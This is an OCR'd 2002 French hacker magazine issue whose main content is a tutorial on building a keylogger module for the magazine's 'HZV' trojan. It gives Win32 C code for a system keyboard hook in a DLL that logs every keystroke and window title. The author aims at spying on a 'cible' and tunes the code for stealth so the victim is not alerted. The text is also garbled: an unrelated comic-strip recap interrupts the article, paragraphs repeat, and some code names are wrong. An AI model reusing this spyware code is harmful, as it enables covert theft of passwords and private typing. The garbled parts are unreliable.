HORS SÉRIE HACKERZ VOICE

HACKERZ VOICE

La voix du pirate informatique

HORS SERIE

LE MANUEL

ZI HACKADEMY PRODUCTION

N°5 Bimestriel Février/Mars 2002 5,90 € DOM : 6,85 € - BEL : 6,95 € - CH 11,50 FS - CAN : 9,50 $ca - MAR : 45 DH - MAV : 8,20 €

Do it !

Le sniffer HZV

Aspirateur de mots de passe

Ultra Hack

Créer des backdoors kernel sous BSD

Notre Troyen Key Logger

Il espionne et enregistre tout ce qui se tape sur l'ordi de votre cible

P.Sauffat

Telecom Card FACTORY

Pyromanie : ton Linux Firewall

GSM dissection

L 19190 5 - F 5,90 € RC

• Aujourd'hui, les hackers n'ont plus peur des pommes...

• Le ver est dans le fruit, et il n'en sortira pas.

Hackerz Voice MAC

arrive chez votre marchand de journaux

le 1er mars

Edito

Pourquoi la communauté des Hackers doit être consultée avant l'adoption de la LSI

Mission accomplie : nous avons maintenant une voix. Une voix crédible, forte, et qui porte loin. Hackerz Voice est aujourd'hui présent dans presque toute l'Europe et son édition internationale qui démarre en anglais le 1er mars compte déjà plus de 1000 abonnés dans le monde entier.

Nos écoles éclosent en Espagne, en Grande Bretagne, en Allemagne, en Grèce, en Italie et bientôt, aux Etats Unis, à New York et Los Angeles. Partout, la communauté sort de l'ombre dans laquelle on s'arrangeait de la voir cantonnée comme pour mieux l'assimiler au diable. Ensemble, chers lecteurs de partout, nous avons réussi à déplacer quelque chose, et ce n'est pas rien par les temps qui courent. Continuons, et surtout restons sur le qui-vive, car nous savons que ces constructions sont fragiles. Comme souvent, le danger ne vient pas forcément de l'endroit le plus attendu. Grâce à notre action et à la dynamique installée par Hackerz Voice, ceux qui nous craignaient viennent aujourd'hui nous consulter : entreprises, petites ou grandes, institutions, lieux de pouvoirs, et bientôt, nous le souhaitons, le gouvernement... Finalement, a qui faisons nous peur désormais ? Je vais vous le dire : aux experts patentés, professionnels aux honoraires exorbitants et au savoir déclinant. Tant mieux.

Olivier Spinelli.

Sommaire

HACKERZ VOICE
La voix du pirate informatique

È aperto a tutti quanti,
Viva la libertà! " *

est une publication D.M.P.,
26 bis, rue Jeanne d'Arc
94160 Saint-Mandé
Tél.: 01 53 66 95 28
Fax : 01 43 55 46 46

Directeur de la publication :
O. Spinelli

Consultant suprême de la rédaction :
Fozzy (Hackademy Member of Staff)

D.M.P. SARL au capital de 8000 €
RCS Paris B 391 584 687

C'est ouvert à tous
Vive la liberté !
(Don Giovanni - by Mozart/DaPonte fin du 1er acte.)

Collaborateurs :
Captain CAVERN/Prof/Nokia/Sabine/
Pipo Le malin/Nivo/FozZy et le crew.

Maquette : DCT Madagascar
xpress@madactylo.com
Tél.: 01 53 01 38 68

Coordinateur et rédacteur graphique :
William Rolland & Pascal sauffat

Imprimé en Champagne
par Rotochampagne © DMP

voice@dmpfrance.com
hackademy@dmpfrance.com
abonnements@dmpfrance.com

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique », ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

Un Troyen Key Logger Maison

By KicKerMan

--[Hackerz-Voice RemØte Control]--


Suite au succès du cheval de troie HZV, paru dans Hackerz-Voice 4, que vous avez été nombreux, semble-t-il, à apprécier, on a décidé de continuer dans la lancée. Pour le moment, c'est moi qui prends la relève de FozZy et de <d.ignis> en ce qui concerne la programmation.

Au programme, régulièrement, un nouveau module en C, sous forme de fonctions, à ajouter au code source déjà disponible sur le net(cf. webring !). Le but est d'arriver ainsi, au fur et à mesure à construire ensemble un vrai cheval de troie, digne de ce nom, c'est à dire capable d'écouter les touches frappées au clavier, de prendre une copie d'écran à distance, de transférer des fichiers entre le client et le serveur, de modifier la base de registre... Enfin tout ce qui est techniquement et raisonnablement possible de faire. Si vous avez des idées ou même des suggestions, n'hésitez pas, contactez-moi sur kickerman@caramail.com

Dans ce numéro, nous allons commencer par implémenter un Keylogger, un petit espion capable d'enregistrer dans un fichier toutes les touches frappées au clavier d'une machine. Ce type de programme est largement utilisé, en particulier par le FBI, car il permet de contrer tous les dispositifs de cryptage en prenant les informations directement à la source. Il est donc intéressant de s'y attarder.
Comme ce Keylogger est destiné à intégrer le cheval de troie HZV, il se doit d'être le plus petit possible, pour rester discret. C'est pourquoi j'ai fait le choix d'utiliser toujours les structures de base du C et non les MFC (Microsoft Foundation Classes). Les adeptes de Visual C++ comprendront combien il est dur de résister à la tentation car l'utilisation des MFC simplifie la tâche du programmeur. Mais en contrepartie, la taille du programme augmente d'environ 200 Ko...
Voilà une réponse à ceux qui se demanderaient mine de rien pourquoi on s'obstine à utiliser du C standard. Et non je ne fais pas ça par plaisir, c'est le prix de l'optimisation. Vous avez déjà vu un cheval de troie de 400 Ko passer inaperçu ?

MØdule 1 : objectif Keylogger

Avant de continuer plus loin votre lecture, je vous invite à venir prendre connaissance du code source complet du Module Keylogger sur http://www.multi-prog.fr.st (site membre du Webring HZV) afin de vous faciliter la compréhension de ce qui va suivre. En effet il nous est impossible de le faire tenir ici faute de place.



RÉSUMÉ : JACK ET LOOLA ONT ÉÉÉ CONTACTÉS PAR LE PÈRE DE JACK, ÉCRAN NOIR, QU'ON CROYAIT MORT. IL LES CONDITT DANS LE MONDE ÉTRANGE. C'EST LÀ QUE SE TROUVE LA VÉRITABLE SOURCE DE RÉALITÉ VIRTUELLE ULTRA CONDENSÉE. LES INFORMATICIENS QUI L'ONT DÉCOUVERTE ONT UTILISÉ L'ÉNERGIE QU'ELLE PRODUIT, L'ÉTRANGE, COMME CARBURANT D'UNE MACHINE MYSTÉRIEUSE QU'ILS ONT FABRIQUÉE DANS LE TERRITOIRE DES LIMBES. CES INFORMATICIENS, QUI SONT LES CHEFS SECRETS DES FORCES DE L'ORDRE NUMÉRIQUE, DOMINENT L'UNIVERS GRÂCE À LEURS MANIPULATIONS ET À LEURS DISSIMULATIONS CONCERNANT LE MONDE ÉTRANGE ET LA SOURCE DE RÉALITÉ VIRTUELLE.

Je vous l'accorde, je ne commence peut-être pas par le plus facile avec le Keylogger. Mais bon, tout de même, ça se mérite ! Pour comprendre comment on va procéder, il faut un minimum de connaissances en programmation C, pour Win32 et puis si vous aviez quelques notions sur la programmation des DLL... Bon d'accord je vais essayer de vous expliquer tout ça.
Le problème posé ici est de savoir quand est-ce qu'une touche est tapée, et quelle est cette touche. Une fois de plus je remercie Microsoft (vous allez comprendre pourquoi).
Il faut savoir que Windows permet à n'importe quelle application de définir un **HOOK.** Un Hook (en français 'crochet') est un point particulier dans le mécanisme de gestion des messages Windows où une application peut installer un sous-routine dans le but d'observer les messages émis vers les autres applications. En fait, un Hook vous permet d'**intercepter**, et donc de **modifier** ou même de **supprimer** un message avant qu'il atteigne l'application à laquelle il est destiné. On peut aussi se contenter de simplement lire le contenu de chaque message que l'on intercepte de manière totalement transparente pour le reste du système.
Les fonctions qui sont chargées de recevoir les messages interceptés sont appelées **fonctions filtres** et sont distinctes selon le type de messages qu'elles interceptent.
Je vous l'accorde, je ne commence peut-être pas par le plus facile avec le Keylogger. Mais bon, tout de même, ça se mérite ! Pour comprendre comment on va procéder, il faut un minimum de connaissances en programmation C, pour Win32 et puis si vous aviez quelques notions sur la programmation des DLL... Bon d'accord je vais essayer de vous expliquer tout ça.
Le problème posé ici est de savoir quand est-ce qu'une touche est tapée, et quelle est cette touche. Une fois de plus je remercie Microsoft (vous allez comprendre pourquoi).
Il faut savoir que Windows permet à n'importe quelle application de définir un **HOOK.** Un Hook (en français 'crochet') est un point particulier dans le mécanisme de gestion des messages Windows où une application peut installer un sous-routine dans le but d'observer les messages émis vers les autres applications. En fait, un Hook vous permet d'**intercepter**, et donc de **modifier** ou même de **supprimer** un message avant qu'il atteigne l'application à laquelle il est destiné. On peut aussi se contenter de simplement lire le contenu de chaque message que l'on intercepte de manière totalement transparente pour le reste du système.
Les fonctions qui sont chargées de recevoir les messages interceptés sont appelées **fonctions filtres** et sont distinctes selon le type de messages qu'elles interceptent.

Type de Hook	Les messages interceptés concernent :
WH_MSGFILTER	Les MessageBox, boites dialogue, menus et barres de défilement
WH_SYSMSGFILTER	Idem
WH_GETMESSAGE	Tout (sous-routine déclenchée par **GetMessage** ou **PeekMessage**)
WH_CALLWNDPROC	Tout (sous-routine déclenchée par **SendMessage**)
WH_JOURNALRECORD	Le clavier et la souris (messages en lecture seulement) et sont destinés à être enregistrés
WH_JOURNALPLAYBACK	Ce Hook permet de re-émettre des messages enregistrés par un Hook **WH_JOURNALRECORD**. Ce Hook sert par exemple pour les macros.
WH_KEYBOARD	Le clavier (contrôle total :)
WH_MOUSE	La souris (contrôle total :)
WH_CBT	Toutes les opérations affectant les fenêtres : création, réduction agrandissement. (Ce type de Hook est très puissant.)
WH_DEBUG	Les Hooks eux-mêmes ! (vous pouvez court-circuiter n'importe quel type de Hook avec un Hook **WH_DEBUG**)

Pour mettre en place notre Keylogger nous allons utiliser un Hook **WH_KEYBOARD**. Mais ça, je pense que vous l'aviez déjà deviné.
La fonction **SetWindowsHookEx** permet de définir de manière relativement simple n'importe quel type de Hook. Elle prend en compte plusieurs arguments, au nombre de quatre, et a le prototype suivant :

```
HHOOK SetWindowsHookEx(
int idHook, //le type de Hook à installer, ici : WH_KEYBOARD
HOOKPROC lpfn, //l'adresse de la fonction filtre, castée en HOOKPROC
HINSTANCE hMod, //Handle de l'application contenant la fonction filtre
DWORD dwThreadId //Thread associé, ici mis à 0
);
```

Si la définition du Hook réussit, la fonction retourne le Handle du Hook que l'on vient de définir, sinon elle retourne 0.

EXE ou DLL ?

La fonction filtre peut-être placée dans différents types d'exécutables. Elle peut appartenir à un programme normal (**.EXE**), on dit alors que le Hook est un Hook de Thread, c'est à dire qu'il est implémenté dans l'application qui l'a définie ; ou bien appartenir à une **DLL**, on dit alors que le Hook est un Hook système.
Une **DLL**(Dynamic-Link Library) se différencie d'un **EXE** standard du fait que ses fonctions, compilées sont séparées du programme qui les utilise et qu'elle s'exécute dans son propre espace mémoire. Elle ne peut cependant pas fonctionner sans être appelée par un exécutable. L'intérêt de placer notre fonction filtre dans une DLL est simple : les fonctions filtres systèmes ont la **priorité** sur les autres fonctions filtres. De plus, leur exécution est plus **fiable** que celle des filtres de thread (j'ai testé un Hook de Thread qui interceptait mal, voire pas du tout les touches frappées sous Windows 98…).
Notre fonction filtre (système) va donc résider dans une DLL, et le programme, une fois compilé, pourra fonctionner sans problème sous Windows 95 et 98 aussi bien que sous Windows XP.

Se pose maintenant le problème d'obtenir le Handle de la DLL, pour pouvoir remplir l'argument *hMod* (HINSTANCE) de la fonction SetWindowsHookEx qui nous permet la création du Hook. Pour cela, étudions le prototype de la procédure *DllMain* des DLL (l'équivalent de main() pour un exécutable) :

```
BOOL APIENTRY DllMain(HINSTANCE hInstance, DWORD ul_reason_for_call, LPVOID lpReserved)
```

Une rapide observation indique que hInstance transmet le Handle de l'instance de la DLL. Parfait, c'est exactement ce qu'il nous fallait, déjà un premier problème de résolu. Mais ce n'est pas finit …
Lorsque la DLL est liée à un exécutable avant de pouvoir être utilisée, c'est cette procédure qui est appelée(1er cas). Elle est également appelée lorsque le programme n'a plus besoin de la DLL(2ème cas), pour lui permettre un nettoyage éventuel de sa mémoire. Le paramètre ul_reason_for_call (DWORD) nous permet de déterminer quel est l'objet de l'appel :

Extrait commenté de cHZV_Keyloger_DLL.cpp, procédure DllMain :

```
switch (ul_reason_for_call)
  {
    case DLL_PROCESS_ATTACH :
```

```
/*1er cas : la DLL est liée à un exécutable avant de pouvoir être utilisée*/
break;

  case DLL_PROCESS_DETACH:
/*2ème cas : le programme n'a plus besoin de la DLL, nettoyage de la mémoire si nécessaire...*/
break;
}
```

C'est là que je vais voir si vous avez bien suivi mon conseil... Alors, toujours pas le code source du module sous les yeux ? Vous ne pourrez pas dire que je ne vous aurais pas prévenu...

Bon ceux qui sont toujours là ont sûrement remarqué que le meilleur endroit pour prendre note du Handle hInstance de la DLL, c'est dans le cas d'un appel de type **DLL_PROCESS_ATTACH**. A ce moment là, nous avons deux alternatives :

1. Soit-on se sert directement de hInstance pour appeler SetWindowsHookEx et créer tout de suite le Hook (peu pratique)
2. Soit-on garde en mémoire hInstance dans une variable de type static et on reporte l'appel de SetWindowsHookEx pour la création du Hook à plus tard. (plus polyvalent).

C'est la deuxième possibilité que nous allons choisir, ce qui nous amène à ce qui suit :

Extrait de cHZV_Keyloger_DLL.cpp :

```
static HINSTANCE hDLLInstance; //Variable statique globale
[...]
case DLL_PROCESS_ATTACH:
hDLLInstance = hInstance; /*Garde en mémoire l'instance pour SetWindowsHook()*/
break;
```


■ Création du Hook...

Maintenant que le Handle hInstance de la DLL est disponible à tout moment nous allons pouvoir l'utiliser pour créer un Hook à l'aide de la fonction **SetWindowsHookEx** dont nous avons étudié le prototype précédemment. L'appel de **SetWindowsHookEx** se fera dans une fonction exportée de la DLL pour plus de commodité.

Extrait de cHZV_Keyloger_DLL.cpp :

```
_declspec(dllexport) int Start_HZV_Keyloger(void)
{
hook = SetWindowsHookEx(WH_KEYBOARD, /*type de Hook*/
                        (HOOKPROC)hzvKeyboardHook, /*Adresse de la fonction filtre*/
                        hDLLInstance, /*Instance hInstance de la DLL*/
                        0); /*Thread associé, ici mis à 0 */
return ((hook!=0)?1:0); /*Retourne 1 si tout se passe bien, sinon retourne 0*/
}
```

Si la création du Hook réussit, la fonction retourne 1, sinon elle retourne 0.
Le préfixe **_declspec(dllexport)** devant le nom de la fonction signifie qu'elle est exportée, c'est à dire qu'elle n'est pas réservée à l'usage interne de la DLL et qu'elle est destinée à être utilisée directement par le programme. Cependant ce préfixe ne se suffit pas à lui seul puisque les fonctions exportées doivent aussi être déclarées dans le fichier Header de la DLL. :



Extrait de cHZV_Keyloger_DLL.h :

```
[...]
CHZV_KEYLOGER_DLL_API int Start_HZV_Keyloger(void); /*Déclare la fonction comme étant exportée. S'utilise conjointement avec le préfixe __declspec(dllexport) */
[...]
```

Une fois le Hook créé, il va falloir que le programme continue son exécution aussi longtemps que l'on voudra que la DLL reste en mémoire, donc que le Hook reste présent dans le mécanisme de gestion des messages Windows, et donc le keylogger actif. Observons la fonction WinMain de de cHZV_Keyloger.cpp :

```
/*Déclaration WinMain standard*/
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,   int         nCmdShow)
{
    Show_HZV_Keyloger_Version(); /*Affiche la version du Keylogger par appel d'une fonction exportée de la DLL*/
    int resultat = Start_HZV_Keyloger(); /*Définit le Hook toujours par appel appel d'une fonction exportée de la DLL*/

    if(resultat==0){
        MessageBox(NULL,"Impossible de définir le Hook","Hzv Keylogger",MB_OK);
    }
    else{ /* Si la définition du Hook a réussi... */
        while(1){
            /*alors on entre dans une boucle infinie...*/
            int attend_frappe=1;
            Sleep(10); /*Suspend l'exécution pendant 10 millisecondes pour décharger le CPU*/
            }
    }
    return 0;
}
```

Pour que le programme reste indéfiniment en cours d'exécution, il suffit de le faire entrer dans une boucle infinie (while(1){...}). Cependant en consultant le gestionnaire des tâches de Windows, je me suis aperçu que l'utilisation du processeur grimpait en flèche lorsque je démarrais le Keylogger, ce qui aurait pu alerter l'utilisateur comme je l'ai été. J'ai alors ajouté l'instruction Sleep(10) ; chargée de suspendre l'exécution du programme pendant 10 millisecondes dans la boucle infinie et la charge du processeur est retombée de 99% à 1%. Si vous avez le même problème avec un de vos programmes, vous savez comment le résoudre maintenant :)
Pour maintenir le Hook en place, j'ai aussi pensé à mettre cette boucle infinie de sorte qu'elle soit uniquement appelée lors d'un appel de type DLL_PROCESS_DETACH afin d'empêcher la DLL de se terminer, mais mes efforts se sont immédiatement vus couronnés d'un écran bleu. La façon la plus simple de garder le Keylogger actif est donc d'utiliser une boucle infinie au niveau du programme de lancement de la DLL (cHZV_Keyloger.exe) comme l'illustre le code source ci-dessus.

■ La fonction filtre hzvKeyboardHook()

Maintenant que nous avons vu comment maintenir l'exécution du programme indéfiniment, nous allons concentrer nos efforts sur le cœur du Keylogger : la fonction filtre. Observons tout d'abord le prototype de la fonction filtre hzvKeyboardHook() :

LRESULT CALLBACK hzvKeyboardHook(int nCode, WORD wParam, DWORD lParam)

La première chose à relever c'est que cette fonction à une valeur de retour de type **LRESULT**, c'est à dire un **LONG**, un entier signé, de 32 bits, qui a son utilité comme nous allons le voir ci-dessous. Ensuite, le préfixe **CALLBACK** signifie que notre fonction est une fonction de type **'CALLBACK'**, destinée à être appelée par Windows, et non pas par une application. C'est le cas des fonctions filtres, et c'est la raison pour laquelle elles sont parfois apparentées à des fonctions **CALLBACK** ordinaires. Plus loin, le paramètre **int nCode** est destiné à informer le programme du statut du message (ici concernant le clavier) intercepté, à savoir si ce dernier a été ou non enlevé de la chaîne des messages Windows par une autre application suite à un appel de la fonction **PeekMessage** (fonction qui sert à être informé des messages reçus par une autre fenêtre). Si **PeekMessage** a été appelée avec l'indicateur *wRemoveMsg* mis à PM_NOREMOVE alors le message n'est pas supprimmé de la chaîne de messages ; sinon, si l'indicateur *wRemoveMsg* est mis à PM_REMOVE, alors le message l'est. Ensuite, le paramètre **wParam (WORD)** transmet au programme le code virtuel (virtual-key code) de la touche qui est à l'origine du message. Ce paramètre est le plus important, c'est grâce à lui que nous pouvons obtenir le code Ascii de la touche afin de la représenter de façon intelligible par l'homme après l'avoir converti comme nous allons le voir plus bas. Enfin, le paramètre **lParam (DWORD)** combiné avec différents masques permet d'obtenir quelques informations supplémentaires sur le message, comme nous l'apprends l'article concernant la fonction filtre *KeyboardProc* (nom donné par Microsoft à sa fonction Hook de type WH_KEYBOARD) tiré de la MSDN library. Selon ce dernier, *lParam* spécifie selon sa valeur :
- Le nombre de répétitions de la touche (*lParam* allant de 0 à 15)
- Le scan-code (valeur qui permet d'identifier physiquement une touche sur le clavier) de la touche (*lParam* allant de 16 à 23)
- Le type de la touche concernée : spécial ou non, comme la touche F1 (*lParam* vallant 24)
- Le contexte de la touche, c'est à dire si elle est ou non combinée à la touche Alt (*lParam* vallant 29)
- L'état précédent de la touche, appuyée ou non (lParam vallant 30) et sa transition : si elle est en train d'être appuyée ou relachée (*lParam* vallant 31).

Je vous laisse réfléchir à la précision des informations qu'il est possible de récupérer grâce à ce Hook.

Nous allons maintenant effectuer une analyse linéaire de la fonction pour comprendre comment elle procède.
En premier lieu, on prépare la valeur de retour de la fonction une bonne fois pour toute :
« LRESULT NextHook = CallNextHookEx (hook, nCode, wParam, lParam) ;» en passant le message au Hook suivant dans la chaîne des messages Windows. Cette étape est nécessaire pour que le système de Hook continue de fonctionner correctement, et peut ce faire indistinctement avant ou après avoir traité de le message dans notre fonction filtre. La fonction "CallNextHookEx" retourne une valeur codée sur 32 bits (LRESULT) que l'on va renvoyer, pour terminer notre fonction filtre au moment venu (*"return NextHook;"*).
Ensuite, il est important de vérifier si la touche qui nous est passée n'a pas déjà été traitée (si c'est une répétition). Pour cela, on se sert de lParam combiné avec un masque ET logique :

```
"if (! ((DWORD) lParam & 0x40000000) )
        return NextHook; /*Si c'est une répétition alors on termine et on passe la main à un autre Hook /*"
```

Nous allons ensuite ouvrir le fichier dans lequel le keylogger va enregistrer les touches tapées.
"fWrite=fopen(hzvKEYLOGER_LOG_PATH,"a+");"
Son chemin d'accès est déterminé par la variable (que nous avons définie juste après les inclusions des fichiers headers) : *"char* hzvKEYLOGER_LOG_PATH ="c:\\windows\\bureau\\Key-logs.txt";"*
Puis la fonction filtre appelle la fonction "CheckWindowChange();" chargée d'inscrire dans le fichier log le titre de la fenetre active dans laquelle les touches sont tapées. Ce qui pourra paraître à certains un gadget s'avère en fait être un petit plus pour qui veut comprendre qui appartient à quoi dans le fichier log. La fonction se comporte selon un principe simple : si le titre de la fenêtre active a changé alors on l'inscrit dans le fichier log, sinon c'est que c'est toujours la même fenêtre qui est active et on ne marque rien. Pour garder note du texte de la dernière fenêtre active entre les appels de la fonction on utilise une variable statique :

"static char LastWindowText[256]="; "(déclarée juste en dessous de hzvKEYLOGER_LOG_PATH pour ceux qui ont le code source sous les yeux). Voici notre fonction :

```
"int CheckWindowChange(void)
{
```

```
        HWND hzvHwnd = GetActiveWindow(); /*récupère le Handle de la fenêtre active*/
        char hzvTitleBuf[256]; /*prépare un buffer pour récupérer le titre de la fenêtre active : */
        GetWindowText(hzvHwnd, (LPTSTR) hzvTitleBuf, 255); /*Récupère le titre de la fenêtre active grâce à son Handle et stoque
                                                            son titre dans hzvTitleBuf */

        if( strcmp(hzvTitleBuf,LastWindowText) ) /*Si le titre de la fenetre active a changé*/
        {
            strcpy(LastWindowText,hzvTitleBuf); /* alors remet à jour LastWindowText,*/
            char message[300]; /*prépare une variable tampon pour utiliser wsprintf,*/
            wsprintf(message, "\n\n== Hzv Keyloger by KicKEr
            ==> Fenetre '%s'\n",hzvTitleBuf); /*et formate le titre de la fenêtre et le message à inscrire dans le fichier log. Vous pouvez
                                                aussi ajouter l'heure si besoin... */
            WriteSpecialMsg(message); /*et enfin inscrit ce message dans le fichier log*/
        }

return 0;
} "
```


La fonction "WriteSpecialMsg" sert à enregistrer dans le fichier un message quelconque. On s'en sert dans la fonction "CheckWindowChange" (cf. ci-dessus) mais aussi plus loin dans la fonction filtre pour symboliser les touches spéciales comme nous allons le voir. C'est une fonction très simple :

```
"/* Exemple de fonction privée à usage interne de la DLL (non-exportée) */
int WriteSpecialMsg(char msg[])
{
        char charactere;
        int len=strlen(msg);
        for(int i=0; i<len;i++) /*pour chaque caractère du message à enregistrer ... */
        {
            charactere=msg[i]; /*on l'isole ... */
            fwrite(&charactere,1,1,fWrite); /*et on l'enregistre dans le fichier log.*/
        }
return 0;
}"
```

- Revenons à notre fonction filtre-

Ensuite, on entre dans la partie la plus importante de la fonction filtre, à savoir le "switch(wParam)" qui va nous permettre d'agir différemment selon le touche à laquelle nous avons affaire. C'est à dire selon que la touche à traiter est une touche 'spéciale' comme Ctrl, Alt, Suppr, Entrée, etc... ou bien une touche alphanumérique comme 'a‡z / A‡Z / 1‡9'. Si la touche est une touche spéciale alors on essaye de la symboliser afin de l'enregister dans le fichier log. Ainsi la touche Ctrl devient [Ctrl], la touche Suppr : [DEL], les touches directionnelles comme la flèche gauche : [<-] etc... Ce qui est mis en pratique par le code suivant :

```
"switch (wParam)
{
        /*touches spéciales :*/
        case VK_RETURN: WriteSpecialMsg("\n");    break; /*touche Entrée */
        case VK_CONTROL: WriteSpecialMsg("[Ctrl]");   break; /*touche Ctrl      } Alt+Ctrl<=>AltGr*/
        case VK_MENU : WriteSpecialMsg("[Alt]"); break; /*touche Alt           }*/
```



```
        case VK_DELETE: WriteSpecialMsg("[DEL]"); break; /*touche Suppr*/
        case VK_BAC: WriteSpecialMsg("[<===)]"); break; /*touche Effacement */
        /*[...] et ainsi de suite ...*/ "
```

Si, par contre, la touche est une touche alphanumérique alors on se contente de récupérer sa représentation habituelle :

```
        " /*touches alphanumériques :*/
        default:
          BYTE HZVkeyboard_state[256];
            GetKeyboardState(HZVkeyboard_state);
        WORD wBuf;
        UINT ScanCode=0;
        ToAscii(wParam,ScanCode,HZVkeyboard_state,&wBuf,0);
        ch=((char)wBuf);
        fwrite(&ch,sizeof(ch),1,fWrite); /*enregistre la représentation de la touche*/
        break;
} "
```

Pour cela, on utilise la fonction HZVkeyboard_state :

```
int ToAscii( UINT uVirtKey, /* 1 */
UINT uScanCode, /* 2 */
PBYTE lpKeyState, /* 3 */
LPWORD lpChar, /* 4 */
UINT uFlags /* 5 */);
```

Elle nécessite plusieurs paramètres pour être appelée :

